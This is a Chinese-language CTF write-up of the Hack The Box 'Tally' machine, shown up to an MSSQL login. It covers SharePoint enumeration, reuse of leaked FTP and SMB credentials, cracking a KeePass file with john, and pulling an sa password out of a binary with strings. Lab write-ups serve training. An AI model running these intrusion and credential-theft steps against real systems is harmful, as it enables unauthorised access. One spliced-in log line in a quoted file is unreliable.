Tall(AD),kdbs(解碼+使用)、mssql(反彈shell)、SeImpersonatePrivilege(提權)

```
└─# nmap -sCV -p
21,80,81,135,139,445,808,1433,5985,15567,32843,32844,32846,47001,49664,49665
,49666,49667,49668,49669,49670 -A 10.10.10.59
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-06 04:43 PDT
Nmap scan report for 10.10.10.59
Host is up (0.21s latency).

PORT      STATE SERVICE            VERSION
21/tcp    open  ftp                Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http               Microsoft IIS httpd 10.0
| http-title: Home
|_Requested resource was
http://10.10.10.59/_layouts/15/start.aspx#/default.aspx
|_http-server-header: Microsoft-IIS/10.0
|_http-generator: Microsoft SharePoint
81/tcp    open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Bad Request
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012
microsoft-ds
808/tcp   open  ccproxy-http?
1433/tcp  open  ms-sql-s           Microsoft SQL Server 2016 13.00.1601.00;
RTM
| ms-sql-ntlm-info:
|   10.10.10.59:1433:
|     Target_Name: TALLY
|     NetBIOS_Domain_Name: TALLY
|     NetBIOS_Computer_Name: TALLY
|     DNS_Domain_Name: TALLY
|     DNS_Computer_Name: TALLY
|_    Product_Version: 10.0.14393
|_ssl-date: 2024-07-06T11:44:28+00:00; 0s from scanner time.
| ms-sql-info:
```

```
|   10.10.10.59:1433:
|     Version:
|       name: Microsoft SQL Server 2016 RTM
|       number: 13.00.1601.00
|       Product: Microsoft SQL Server 2016
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-07-06T11:23:29
|_Not valid after:  2054-07-06T11:23:29
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
15567/tcp open  http               Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|   Negotiate
|_  NTLM
|_http-title: Site doesn't have a title.
| http-ntlm-info:
|   Target_Name: TALLY
|   NetBIOS_Domain_Name: TALLY
|   NetBIOS_Computer_Name: TALLY
|   DNS_Domain_Name: TALLY
|   DNS_Computer_Name: TALLY
|_  Product_Version: 10.0.14393
32843/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
32844/tcp open  ssl/http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
| ssl-cert: Subject: commonName=SharePoint
Services/organizationName=Microsoft/countryName=US
| Subject Alternative Name: DNS:localhost, DNS:tally
| Not valid before: 2017-09-17T22:51:16
|_Not valid after:  9999-01-01T00:00:00
|_ssl-date: 2024-07-06T11:44:28+00:00; 0s from scanner time.
| tls-alpn:
|   h2
|_  http/1.1
|_http-title: Service Unavailable
```

```
32846/tcp open  storagecraft-image StorageCraft Image Manager
47001/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc              Microsoft Windows RPC
49665/tcp open  msrpc              Microsoft Windows RPC
49666/tcp open  msrpc              Microsoft Windows RPC
49667/tcp open  msrpc              Microsoft Windows RPC
49668/tcp open  msrpc              Microsoft Windows RPC
49669/tcp open  msrpc              Microsoft Windows RPC
49670/tcp open  msrpc              Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2016 build 10586 - 14393
(96%), Microsoft Windows Server 2016 (95%), Microsoft Windows 10 (93%),
Microsoft Windows 10 1507 (93%), Microsoft Windows 10 1507 - 1607 (93%),
Microsoft Windows 10 1511 (93%), Microsoft Windows Server 2012 (93%),
Microsoft Windows Server 2012 R2 (93%), Microsoft Windows Server 2012 R2
Update 1 (93%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1
Update 1 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-07-06T11:44:11
|_  start_date: 2024-07-06T11:23:14

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   217.87 ms 10.10.14.1
2   369.65 ms 10.10.10.59

OS and Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.69 seconds
```

需加入hosts : tally


---

smb、ftb匿名登入失敗

網頁為 : windows SharePoint系統
因看靶機URL : `http://tally/_layouts/15/start.aspx#/default.aspx`
我看網路上 : https://blog.csdn.net/wangluoanquan111/article/details/132023683
主要在處理 : `/_layouts/15/xxx.asp`

進行目錄爆破

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/CMS/sharepoint.txt
-u http://10.10.10.59/

因有眾多資訊，逐一翻找，並發現此目錄有資訊
/_layouts/15/viewlsts.aspx
```


tally/_layouts/15/viewlsts.aspx
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


Home
Site Contents
Lists, Libraries, and other Apps
Documents 1 item Modified 7 years ago
Site Assets 0 items Modified 7 years ago
Site Pages 1 item Modified 7 years ago
Style Library 0 items Modified 7 years ago

Subsites
This site does not have any subsites.

有兩個檔案，一個可下載(FTP相關)，另一個為顯示(財務相關)
第一筆

```
FTP details
hostname: tally
workgroup: htb.local
password: UTDRSCH53c"$6hys
Please create your own user folder upon logging in
```

第二筆



FinanceTeam

Migration update

Hi all,

Welcome to your new team page!

As always, there's still a few finishing touches to make. Rahul - please upload the design mock ups to the Intranet folder as 'index.html' using the ftp_user account - I aim to review regularly.

We'll also add the fund and client account pages in due course.

Thanks – Sarah & Tim.


```
username :
Sarah
Tim
Rahul
ftp_user
```

FTP經過多次測試。

```
username : ftp_user
passwd : UTDRSCH53c"$6hys
```


有很多檔案，將FTP都下載下來看看 指令：

```
wget -r 'ftp://ftp_user:UTDRSCH53c"$6hys@10.10.10.59'
```



```
ftp> ls
229 Entering Extended Passive Mode (|||49803|)
125 Data connection already open; Transfer starting.
08-31-17  11:51PM       <DIR>          From-Custodian
10-01-17  11:37PM       <DIR>          Intranet
08-28-17  06:56PM       <DIR>          Logs
09-15-17  09:30PM       <DIR>          To-Upload
09-17-17  09:27PM       <DIR>          User
226 Transfer complete.
```

使用`find . -type f 2>/dev/null`找檔案。
發現`/User/Tim/Files/tim.kdbx`
執行解密＋使用



```
└─# keepass2john ./User/Tim/Files/tim.kdbx > hash

┌──(root㉿kali)-[~/10.10.10.59]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
simplementeyo    (tim)
1g 0:00:00:04 DONE (2024-07-08 01:19) 0.2024g/s 5000p/s 5000c/s 5000C/s 020593..rylee
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


在使用KeePass找帳密

```
username : Finance
passwd : Acc0unting
username : cisco
passwd : cisco123
```

進行爆破成功


```
crackmapexec smb 10.10.10.59 -u Finance -p Acc0unting
SMB         10.10.10.59     445    TALLY            [*] Windows Server 2016
Standard 14393 x64 (name:TALLY) (domain:TALLY) (signing:False) (SMBv1:True)
SMB         10.10.10.59     445    TALLY            [+]
TALLY\Finance:Acc0unting
```

smb查看，找到有一個資料查能讀取




```
└─# smbclient -L 10.10.10.59 -U Finance
Password for [WORKGROUP\Finance]:

        Sharename       Type      Comment
        ---------       ----      -------
        ACCT            Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.59 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

全部下載來看看。檔案很多...（可以使用monut，但電腦會卡住）



```
└─# smbclient //10.10.10.59/ACCT -U Finance
Password for [WORKGROUP\Finance]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Sep 17 22:58:18 2017
  ..                                  D        0  Sun Sep 17 22:58:18 2017
  Customers                           D        0  Sun Sep 17 13:28:40 2017
  Fees                                D        0  Mon Aug 28 14:20:52 2017
  Invoices                            D        0  Mon Aug 28 14:18:19 2017
  Jess                                D        0  Sun Sep 17 13:41:29 2017
  Payroll                             D        0  Mon Aug 28 14:13:32 2017
  Reports                             D        0  Fri Sep  1 13:50:11 2017
  Tax                                 D        0  Sun Sep 17 13:45:47 2017
  Transactions                        D        0  Wed Sep 13 12:57:44 2017
  zz_Archived                         D        0  Fri Sep 15 13:29:35 2017
  zz_Migration                        D        0  Sun Sep 17 13:49:13 2017

                8387839 blocks of size 4096. 713838 blocks available
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
getting file \Customers\customers.csv of size 16213 as Customers/customers.csv (11.9 KiloBytes/sec) (average 11.9 KiloBytes/se
getting file \Fees\cust_fees_id_4265835_221671.csv of size 45 as Fees/cust_fees_id_4265835_221671.csv (0.0 KiloBytes/sec) (ave
getting file \Fees\cust_fees_id_4265835_2216710.csv of size 46 as Fees/cust_fees_id_4265835_2216710.csv (0.0 KiloBytes/sec) (a
```

扣除一堆不必要的資訊




```
└─# find . -type f 2>/dev/null | grep -v xml | grep -v csv
./Payroll/salaries-for-review.xlsx
./Tax/AR01_2015_v9a.pdf
./zz_Migration/install-notes.txt
./zz_Migration/Binaries/ImportGSTIN.zip
./zz_Migration/Binaries/Sage50_2017.2.0.exe
./zz_Migration/Binaries/FileZilla_Server-0_9_60_2.exe
./zz_Migration/Binaries/NDP452-KB2901907-x86-x64-AllOS-ENU.exe
./zz_Migration/Sage 50 v1.9.3.1 Hotfix 1 Release Notes.pdf
./Setup.exe
./zz_Archived/SQL/conn-info.txt
./zz_Archived/fund-list-2014.xlsx
./Jess/The-ACCA-Qualification-brochure.pdf
./tester.exe
./tally.exe
```

找到sql資料

```
└─# cat ./zz_Archived/SQL/conn-info.txt
old server details

db: sa
pass: YE%TJC%&HYbe5Nw

have changed for tally742121719.255579@[1627453335778 75] (UTM):
SLSGetNextEventRecordInternal: loc (850.3, 463.7) conn 0xa9ee3 FlagsChanged
win 0x0 flags 0x100108
```

先前有1433 Port為mssql資料庫

參考：https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-mssql-microsoft-sql-server




```
┌──(root㉿kali)-[~]
└─# sqsh -S 10.10.10.59 -U sa -P 'YE%TJC%&HYbe5Nw'
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppler and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
Login failed for user 'sa'.
Password:
Login failed for user 'sa'.
Password:

┌──(root㉿kali)-[~]
```

因該是其中有問題，

看一下其他檔案是否有資訊

tester.exe看起來不像已知商業軟體的東西。


`strings -n 10 tester.exe` 有趣的字串：



```
└─# strings -n 10 ./tester.exe
!This program cannot be run in DOS mode.
PP9E u:PPVWP
9C`u99C\t4
SQLSTATE:
DRIVER={SQL Server};SERVER=TALLY, 1433;DATABASE=orcharddb;UID=sa;PWD=GWE3V65#6KFH93@4GWTG2G;
select * from Orchard_Users_UserPartRecord
Unknown exception
bad locale name
iostream stream error
```

```
DRIVER={SQL Server};SERVER=TALLY,
1433;DATABASE=orcharddb;UID=sa;PWD=GWE3V65#6KFH93@4GWTG2G;
```

登入成功




```
└─# sqsh -S 10.10.10.59 -U sa -P 'GWE3V65#6KFH93@4GWTG2G'
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppler and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
1> help
Available commands:
:r          \abort      \alias      \bcp        \break      \buf-append \buf-copy   \buf-del    \buf-edit   \buf-get    \buf-load   \buf-save
\buf-show   \call       \clear      \connect    \do         \done       \echo       \exit       \for        \func       \go         \help
\hist-load  \hist-save  \history    \if         \jobs       \kill       \lcd        \lock       \loop       \ls         \pwd        \quit
